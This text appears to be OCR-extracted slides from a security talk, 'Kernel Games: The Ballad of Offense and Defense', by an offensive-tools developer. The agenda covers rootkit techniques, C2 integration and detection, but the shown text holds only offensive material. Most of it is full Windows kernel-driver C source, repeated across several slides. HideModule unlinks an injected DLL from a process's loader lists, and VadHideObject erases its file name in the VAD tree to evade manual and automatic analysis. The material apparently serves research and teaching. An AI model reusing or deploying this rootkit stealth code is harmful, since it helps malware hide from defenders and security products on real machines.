
Kernel Games: The Ballad of
Offense and Defense

About

- Researcher & Developer
- Creating open source offensive tools
  - Nidhogg
  - Sandman
  - Cronos
- Posting my research @ https://idov31.github.io

Feel free to review the projects and reach out!

Agenda

- **Rootkit Methodologies**
  - Hiding injected DLL
  - Dumping credentials
  - Removing callbacks of AVs/EDRs
- **Integration with Mythic C2**
  - What is Mythic C2
  - Practical use with Athena and Nidhogg (Demo)
- **Detecting Rootkits**
  - Kernel callbacks tampering
  - ETWTI tampering
  - IRP Hooking (Demo)

Rootkit Methodologies


Hiding a module

Hiding EXE or DLL

Evading manual analysis


Evading automatic analysis

Hiding a module





```
NTSTATUS HideModule(HiddenModuleInformation* ModuleInformation) {
    PLDR_DATA_TABLE_ENTRY pebEntry;
    KAPC_STATE state;
    NTSTATUS status = STATUS_SUCCESS;
    PEPROCESS targetProcess = NULL;
    LARGE_INTEGER time = { 0 };
    PVOID moduleBase = NULL;
    WCHAR* moduleName = NULL;
    time.QuadPart = -100ll * 10 * 1000;

    SIZE_T moduleNameSize = (wcslen(ModuleInformation->ModuleName) + 1) * sizeof(WCHAR);
    MemoryAllocator<WCHAR*> moduleNameAllocator(&moduleName, moduleNameSize);
    status = moduleNameAllocator.CopyData(ModuleInformation->ModuleName, moduleNameSize);

    if (!NT_SUCCESS(status))
        return status;

    // Getting the process's PEB.
    status = PsLookupProcessByProcessId(ULongToHandle(ModuleInformation->Pid), &targetProcess);

    if (!NT_SUCCESS(status))
        return status;

    KeStackAttachProcess(targetProcess, &state);
    PREALPEB targetPeb = (PREALPEB)PsGetProcessPeb(targetProcess);

    if (!targetPeb) {
        KeUnstackDetachProcess(&state);
        ObDereferenceObject(targetProcess);
        return STATUS_ABANDONED;
    }

    for (int i = 0; !targetPeb->LoaderData && i < 10; i++) {
        KeDelayExecutionThread(KernelMode, FALSE, &time);
    }

    if (!targetPeb->LoaderData) {
        KeUnstackDetachProcess(&state);
        ObDereferenceObject(targetProcess);
        return STATUS_ABANDONED_WAIT_0;
    }

    if (!&targetPeb->LoaderData->InLoadOrderModuleList) {
        KeUnstackDetachProcess(&state);
        ObDereferenceObject(targetProcess);
        return STATUS_ABANDONED_WAIT_0;
    }

    // Finding the module inside the process.
    status = STATUS_NOT_FOUND;

    for (PLIST_ENTRY pListEntry = targetPeb->LoaderData->InLoadOrderModuleList.Flink;
        pListEntry != &targetPeb->LoaderData->InLoadOrderModuleList;
        pListEntry = pListEntry->Flink) {

        pebEntry = CONTAINING_RECORD(pListEntry, LDR_DATA_TABLE_ENTRY, InLoadOrderLinks);

        if (pebEntry) {
            if (pebEntry->FullDllName.Length > 0) {
                if (_wcsnicmp(pebEntry->FullDllName.Buffer, moduleName, pebEntry->FullDllName.Length /
sizeof(wchar_t) - 4) == 0) {
                    moduleBase = pebEntry->DllBase;
                    RemoveEntryList(&pebEntry->InLoadOrderLinks);
                    RemoveEntryList(&pebEntry->InInitializationOrderLinks);
                    RemoveEntryList(&pebEntry->InMemoryOrderLinks);
                    RemoveEntryList(&pebEntry->HashLinks);
                    status = STATUS_SUCCESS;
                    break;
                }
            }
        }
    }
    KeUnstackDetachProcess(&state);

    if (NT_SUCCESS(status))
        status = VadHideObject(targetProcess, (ULONG_PTR)moduleBase);

    ObDereferenceObject(targetProcess);
    return status;
}
```

Hiding a module





```
NTSTATUS HideModule(HiddenModuleInformation* ModuleInformation) {
    PLDR_DATA_TABLE_ENTRY pebEntry;
    KAPC_STATE state;
    NTSTATUS status = STATUS_SUCCESS;
    PEPROCESS targetProcess = NULL;
    LARGE_INTEGER time = { 0 };
    PVOID moduleBase = NULL;
    WCHAR* moduleName = NULL;
    time.QuadPart = -100ll * 10 * 1000;

    SIZE_T moduleNameSize = (wcslen(ModuleInformation->ModuleName) + 1) * sizeof(WCHAR);
    MemoryAllocator<WCHAR*> moduleNameAllocator(&moduleName, moduleNameSize);
    status = moduleNameAllocator.CopyData(ModuleInformation->ModuleName, moduleNameSize);

    if (!NT_SUCCESS(status))
        return status;

    // Getting the process's PEB.
    status = PsLookupProcessByProcessId(ULongToHandle(ModuleInformation->Pid), &targetProcess);

    if (!NT_SUCCESS(status))
        return status;

    KeStackAttachProcess(targetProcess, &state);
    PREALPEB targetPeb = (PREALPEB)PsGetProcessPeb(targetProcess);

    if (!targetPeb) {
        KeUnstackDetachProcess(&state);
        ObDereferenceObject(targetProcess);
        return STATUS_ABANDONED;
    }

    for (int i = 0; !targetPeb->LoaderData && i < 10; i++) {
        KeDelayExecutionThread(KernelMode, FALSE, &time);
    }

    if (!targetPeb->LoaderData) {
        KeUnstackDetachProcess(&state);
        ObDereferenceObject(targetProcess);
        return STATUS_ABANDONED_WAIT_0;
    }

    if (!&targetPeb->LoaderData->InLoadOrderModuleList) {
        KeUnstackDetachProcess(&state);
        ObDereferenceObject(targetProcess);
        return STATUS_ABANDONED_WAIT_0;
    }

    // Finding the module inside the process.
    status = STATUS_NOT_FOUND;

    for (PLIST_ENTRY pListEntry = targetPeb->LoaderData->InLoadOrderModuleList.Flink;
        pListEntry != &targetPeb->LoaderData->InLoadOrderModuleList;
        pListEntry = pListEntry->Flink) {

        pebEntry = CONTAINING_RECORD(pListEntry, LDR_DATA_TABLE_ENTRY, InLoadOrderLinks);

        if (pebEntry) {
            if (pebEntry->FullDllName.Length > 0) {
                if (_wcsnicmp(pebEntry->FullDllName.Buffer, moduleName, pebEntry->FullDllName.Length /
sizeof(wchar_t) - 4) == 0) {
                    moduleBase = pebEntry->DllBase;
                    RemoveEntryList(&pebEntry->InLoadOrderLinks);
                    RemoveEntryList(&pebEntry->InInitializationOrderLinks);
                    RemoveEntryList(&pebEntry->InMemoryOrderLinks);
                    RemoveEntryList(&pebEntry->HashLinks);
                    status = STATUS_SUCCESS;
                    break;
                }
            }
        }
    }
    KeUnstackDetachProcess(&state);

    if (NT_SUCCESS(status))
        status = VadHideObject(targetProcess, (ULONG_PTR)moduleBase);

    ObDereferenceObject(targetProcess);
    return status;
}
```

Hiding a module





```
NTSTATUS HideModule(HiddenModuleInformation* ModuleInformation) {
    PLDR_DATA_TABLE_ENTRY pebEntry;
    KAPC_STATE state;
    NTSTATUS status = STATUS_SUCCESS;
    PEPROCESS targetProcess = NULL;
    LARGE_INTEGER time = { 0 };
    PVOID moduleBase = NULL;
    WCHAR* moduleName = NULL;
    time.QuadPart = -100ll * 10 * 1000;

    SIZE_T moduleNameSize = (wcslen(ModuleInformation->ModuleName) + 1) * sizeof(WCHAR);
    MemoryAllocator<WCHAR*> moduleNameAllocator(&moduleName, moduleNameSize);
    status = moduleNameAllocator.CopyData(ModuleInformation->ModuleName, moduleNameSize);

    if (!NT_SUCCESS(status))
        return status;

    // Getting the process's PEB.
    status = PsLookupProcessByProcessId(ULongToHandle(ModuleInformation->Pid), &targetProcess);

    if (!NT_SUCCESS(status))
        return status;

    KeStackAttachProcess(targetProcess, &state);
    PREALPEB targetPeb = (PREALPEB)PsGetProcessPeb(targetProcess);

    if (!targetPeb) {
        KeUnstackDetachProcess(&state);
        ObDereferenceObject(targetProcess);
        return STATUS_ABANDONED;
    }

    for (int i = 0; !targetPeb->LoaderData && i < 10; i++) {
        KeDelayExecutionThread(KernelMode, FALSE, &time);
    }

    if (!targetPeb->LoaderData) {
        KeUnstackDetachProcess(&state);
        ObDereferenceObject(targetProcess);
        return STATUS_ABANDONED_WAIT_0;
    }

    if (!&targetPeb->LoaderData->InLoadOrderModuleList) {
        KeUnstackDetachProcess(&state);
        ObDereferenceObject(targetProcess);
        return STATUS_ABANDONED_WAIT_0;
    }

    // Finding the module inside the process.
    status = STATUS_NOT_FOUND;

    for (PLIST_ENTRY pListEntry = targetPeb->LoaderData->InLoadOrderModuleList.Flink;
        pListEntry != &targetPeb->LoaderData->InLoadOrderModuleList;
        pListEntry = pListEntry->Flink) {

        pebEntry = CONTAINING_RECORD(pListEntry, LDR_DATA_TABLE_ENTRY, InLoadOrderLinks);

        if (pebEntry) {
            if (pebEntry->FullDllName.Length > 0) {
                if (_wcsnicmp(pebEntry->FullDllName.Buffer, moduleName, pebEntry->FullDllName.Length /
sizeof(wchar_t) - 4) == 0) {
                    moduleBase = pebEntry->DllBase;
                    RemoveEntryList(&pebEntry->InLoadOrderLinks);
                    RemoveEntryList(&pebEntry->InInitializationOrderLinks);
                    RemoveEntryList(&pebEntry->InMemoryOrderLinks);
                    RemoveEntryList(&pebEntry->HashLinks);
                    status = STATUS_SUCCESS;
                    break;
                }
            }
        }
    }
    KeUnstackDetachProcess(&state);

    if (NT_SUCCESS(status))
        status = VadHideObject(targetProcess, (ULONG_PTR)moduleBase);

    ObDereferenceObject(targetProcess);
    return status;
}
```

Hiding a module





```
NTSTATUS HideModule(HiddenModuleInformation* ModuleInformation) {
    PLDR_DATA_TABLE_ENTRY pebEntry;
    KAPC_STATE state;
    NTSTATUS status = STATUS_SUCCESS;
    PEPROCESS targetProcess = NULL;
    LARGE_INTEGER time = { 0 };
    PVOID moduleBase = NULL;
    WCHAR* moduleName = NULL;
    time.QuadPart = -100ll * 10 * 1000;

    SIZE_T moduleNameSize = (wcslen(ModuleInformation->ModuleName) + 1) * sizeof(WCHAR);
    MemoryAllocator<WCHAR*> moduleNameAllocator(&moduleName, moduleNameSize);
    status = moduleNameAllocator.CopyData(ModuleInformation->ModuleName, moduleNameSize);

    if (!NT_SUCCESS(status))
        return status;

    // Getting the process's PEB.
    status = PsLookupProcessByProcessId(ULongToHandle(ModuleInformation->Pid), &targetProcess);

    if (!NT_SUCCESS(status))
        return status;

    KeStackAttachProcess(targetProcess, &state);
    PREALPEB targetPeb = (PREALPEB)PsGetProcessPeb(targetProcess);

    if (!targetPeb) {
        KeUnstackDetachProcess(&state);
        ObDereferenceObject(targetProcess);
        return STATUS_ABANDONED;
    }

    for (int i = 0; !targetPeb->LoaderData && i < 10; i++) {
        KeDelayExecutionThread(KernelMode, FALSE, &time);
    }

    if (!targetPeb->LoaderData) {
        KeUnstackDetachProcess(&state);
        ObDereferenceObject(targetProcess);
        return STATUS_ABANDONED_WAIT_0;
    }

    if (!&targetPeb->LoaderData->InLoadOrderModuleList) {
        KeUnstackDetachProcess(&state);
        ObDereferenceObject(targetProcess);
        return STATUS_ABANDONED_WAIT_0;
    }

    // Finding the module inside the process.
    status = STATUS_NOT_FOUND;

    for (PLIST_ENTRY pListEntry = targetPeb->LoaderData->InLoadOrderModuleList.Flink;
        pListEntry != &targetPeb->LoaderData->InLoadOrderModuleList;
        pListEntry = pListEntry->Flink) {

        pebEntry = CONTAINING_RECORD(pListEntry, LDR_DATA_TABLE_ENTRY, InLoadOrderLinks);

        if (pebEntry) {
            if (pebEntry->FullDllName.Length > 0) {
                if (_wcsnicmp(pebEntry->FullDllName.Buffer, moduleName, pebEntry->FullDllName.Length /
sizeof(wchar_t) - 4) == 0) {
                    moduleBase = pebEntry->DllBase;
                    RemoveEntryList(&pebEntry->InLoadOrderLinks);
                    RemoveEntryList(&pebEntry->InInitializationOrderLinks);
                    RemoveEntryList(&pebEntry->InMemoryOrderLinks);
                    RemoveEntryList(&pebEntry->HashLinks);
                    status = STATUS_SUCCESS;
                    break;
                }
            }
        }
    }
    KeUnstackDetachProcess(&state);

    if (NT_SUCCESS(status))
        status = VadHideObject(targetProcess, (ULONG_PTR)moduleBase);

    ObDereferenceObject(targetProcess);
    return status;
}
```

Hiding a module





```
NTSTATUS VadHideObject(PEPROCESS Process, ULONG_PTR TargetAddress) {
    PRTL_BALANCED_NODE node = NULL;
    PMMVAD_SHORT shortNode = NULL;
    PMMVAD longNode = NULL;
    NTSTATUS status = STATUS_INVALID_PARAMETER;
    ULONG_PTR targetAddressStart = TargetAddress >> PAGE_SHIFT;

    // Finding the VAD node associated with the target address.
    ULONG vadRootOffset = GetVadRootOffset();
    ULONG pageCommitmentLockOffset = GetPageCommitmentLockOffset();

    if (vadRootOffset == 0 || pageCommitmentLockOffset == 0)
        return STATUS_INVALID_ADDRESS;

    PRTL_AVL_TABLE vadTable = (PRTL_AVL_TABLE)((PUCHAR)Process + vadRootOffset);
    EX_PUSH_LOCK pageTableCommitmentLock = (EX_PUSH_LOCK)((PUCHAR)Process + pageCommitmentLockOffset);
    TABLE_SEARCH_RESULT res = VadFindNodeOrParent(vadTable, targetAddressStart, &node,
&pageTableCommitmentLock);

    if (res != TableFoundNode)
        return STATUS_NOT_FOUND;

    shortNode = (PMMVAD_SHORT)node;

    // Hiding the image name or marking the area as no access.
    if (shortNode->u.VadFlags.VadType == VadImageMap) {
        longNode = (PMMVAD)shortNode;

        if (!longNode->Subsection)
            return STATUS_INVALID_ADDRESS;

        if (!longNode->Subsection->ControlArea || !longNode->Subsection->ControlArea-
>FilePointer.Object)
            return STATUS_INVALID_ADDRESS;

        PFILE_OBJECT fileObject = (PFILE_OBJECT)(longNode->Subsection->ControlArea->FilePointer.Value &
~0xF);

        if (fileObject->FileName.Length > 0)
            RtlSecureZeroMemory(fileObject->FileName.Buffer, fileObject->FileName.Length);

        status = STATUS_SUCCESS;
    }
    else if (shortNode->u.VadFlags.VadType == VadDevicePhysicalMemory) {
        shortNode->u.VadFlags.Protection = NO_ACCESS;
        status = STATUS_SUCCESS;
    }
    return status;
}
```

Hiding a module





```
NTSTATUS VadHideObject(PEPROCESS Process, ULONG_PTR TargetAddress) {
    PRTL_BALANCED_NODE node = NULL;
    PMMVAD_SHORT shortNode = NULL;
    PMMVAD longNode = NULL;
    NTSTATUS status = STATUS_INVALID_PARAMETER;
    ULONG_PTR targetAddressStart = TargetAddress >> PAGE_SHIFT;

    // Finding the VAD node associated with the target address.
    ULONG vadRootOffset = GetVadRootOffset();
    ULONG pageCommitmentLockOffset = GetPageCommitmentLockOffset();

    if (vadRootOffset == 0 || pageCommitmentLockOffset == 0)
        return STATUS_INVALID_ADDRESS;

    PRTL_AVL_TABLE vadTable = (PRTL_AVL_TABLE)((PUCHAR)Process + vadRootOffset);
    EX_PUSH_LOCK pageTableCommitmentLock = (EX_PUSH_LOCK)((PUCHAR)Process + pageCommitmentLockOffset);
    TABLE_SEARCH_RESULT res = VadFindNodeOrParent(vadTable, targetAddressStart, &node,
&pageTableCommitmentLock);

    if (res != TableFoundNode)
        return STATUS_NOT_FOUND;

    shortNode = (PMMVAD_SHORT)node;

    // Hiding the image name or marking the area as no access.
    if (shortNode->u.VadFlags.VadType == VadImageMap) {
        longNode = (PMMVAD)shortNode;

        if (!longNode->Subsection)
            return STATUS_INVALID_ADDRESS;

        if (!longNode->Subsection->ControlArea || !longNode->Subsection->ControlArea-
>FilePointer.Object)
            return STATUS_INVALID_ADDRESS;

        PFILE_OBJECT fileObject = (PFILE_OBJECT)(longNode->Subsection->ControlArea->FilePointer.Value &
~0xF);

        if (fileObject->FileName.Length > 0)
            RtlSecureZeroMemory(fileObject->FileName.Buffer, fileObject->FileName.Length);

        status = STATUS_SUCCESS;
    }
    else if (shortNode->u.VadFlags.VadType == VadDevicePhysicalMemory) {
        shortNode->u.VadFlags.Protection = NO_ACCESS;
        status = STATUS_SUCCESS;
    }
    return status;
}
```

Hiding a module




```
NTSTATUS VadHideObject(PEPROCESS Process, ULONG_PTR TargetAddress) {
    PRTL_BALANCED_NODE node = NULL;
    PMMVAD_SHORT shortNode = NULL;
    PMMVAD longNode = NULL;
    NTSTATUS status = STATUS_INVALID_PARAMETER;
    ULONG_PTR targetAddressStart = TargetAddress >> PAGE_SHIFT;

    // Finding the VAD node associated with the target address.
    ULONG vadRootOffset = GetVadRootOffset();
    ULONG pageCommitmentLockOffset = GetPageCommitmentLockOffset();

    if (vadRootOffset == 0 || pageCommitmentLockOffset == 0)
        return STATUS_INVALID_ADDRESS;

    PRTL_AVL_TABLE vadTable = (PRTL_AVL_TABLE)((PUCHAR)Process + vadRootOffset);
    EX_PUSH_LOCK pageTableCommitmentLock = (EX_PUSH_LOCK)((PUCHAR)Process + pageCommitmentLockOffset);
    TABLE_SEARCH_RESULT res = VadFindNodeOrParent(vadTable, targetAddressStart, &node,
&pageTableCommitmentLock);

    if (res != TableFoundNode)
        return STATUS_NOT_FOUND;

    shortNode = (PMMVAD_SHORT)node;

    // Hiding the image name or marking the area as no access.
    if (shortNode->u.VadFlags.VadType == VadImageMap) {
        longNode = (PMMVAD)shortNode;

        if (!longNode->Subsection)
            return STATUS_INVALID_ADDRESS;

        if (!longNode->Subsection->ControlArea || !longNode->Subsection->ControlArea-
>FilePointer.Object)
            return STATUS_INVALID_ADDRESS;

        PFILE_OBJECT fileObject = (PFILE_OBJECT)(longNode->Subsection->ControlArea->FilePointer.Value &
~0xF);

        if (fileObject->FileName.Length > 0)
            RtlSecureZeroMemory(fileObject->FileName.Buffer, fileObject->FileName.Length);

        status = STATUS_SUCCESS;
    }
    else if (shortNode->u.VadFlags.VadType == VadDevicePhysicalMemory) {
        shortNode->u.VadFlags.Protection = NO_ACCESS;
        status = STATUS_SUCCESS;
    }
    return status;
}
```

Hiding a module




```
NTSTATUS VadHideObject(PEPROCESS Process, ULONG_PTR TargetAddress) {
    PRTL_BALANCED_NODE node = NULL;
    PMMVAD_SHORT shortNode = NULL;
    PMMVAD longNode = NULL;
    NTSTATUS status = STATUS_INVALID_PARAMETER;
    ULONG_PTR targetAddressStart = TargetAddress >> PAGE_SHIFT;

    // Finding the VAD node associated with the target address.
    ULONG vadRootOffset = GetVadRootOffset();
    ULONG pageCommitmentLockOffset = GetPageCommitmentLockOffset();

    if (vadRootOffset == 0 || pageCommitmentLockOffset == 0)
        return STATUS_INVALID_ADDRESS;

    PRTL_AVL_TABLE vadTable = (PRTL_AVL_TABLE)((PUCHAR)Process + vadRootOffset);
    EX_PUSH_LOCK pageTableCommitmentLock = (EX_PUSH_LOCK)((PUCHAR)Process + pageCommitmentLockOffset);
    TABLE_SEARCH_RESULT res = VadFindNodeOrParent(vadTable, targetAddressStart, &node,
&pageTableCommitmentLock);

    if (res != TableFoundNode)
        return STATUS_NOT_FOUND;

    shortNode = (PMMVAD_SHORT)node;

    // Hiding the image name or marking the area as no access.
    if (shortNode->u.VadFlags.VadType == VadImageMap) {
        longNode = (PMMVAD)shortNode;

        if (!longNode->Subsection)
            return STATUS_INVALID_ADDRESS;

        if (!longNode->Subsection->ControlArea || !longNode->Subsection->ControlArea-
>FilePointer.Object)
            return STATUS_INVALID_ADDRESS;

        PFILE_OBJECT fileObject = (PFILE_OBJECT)(longNode->Subsection->ControlArea->FilePointer.Value &
~0xF);

        if (fileObject->FileName.Length > 0)
            RtlSecureZeroMemory(fileObject->FileName.Buffer, fileObject->FileName.Length);

        status = STATUS_SUCCESS;
    }
    else if (shortNode->u.VadFlags.VadType == VadDevicePhysicalMemory) {
        shortNode->u.VadFlags.Protection = NO_ACCESS;
        status = STATUS_SUCCESS;
    }
    return status;
}
```

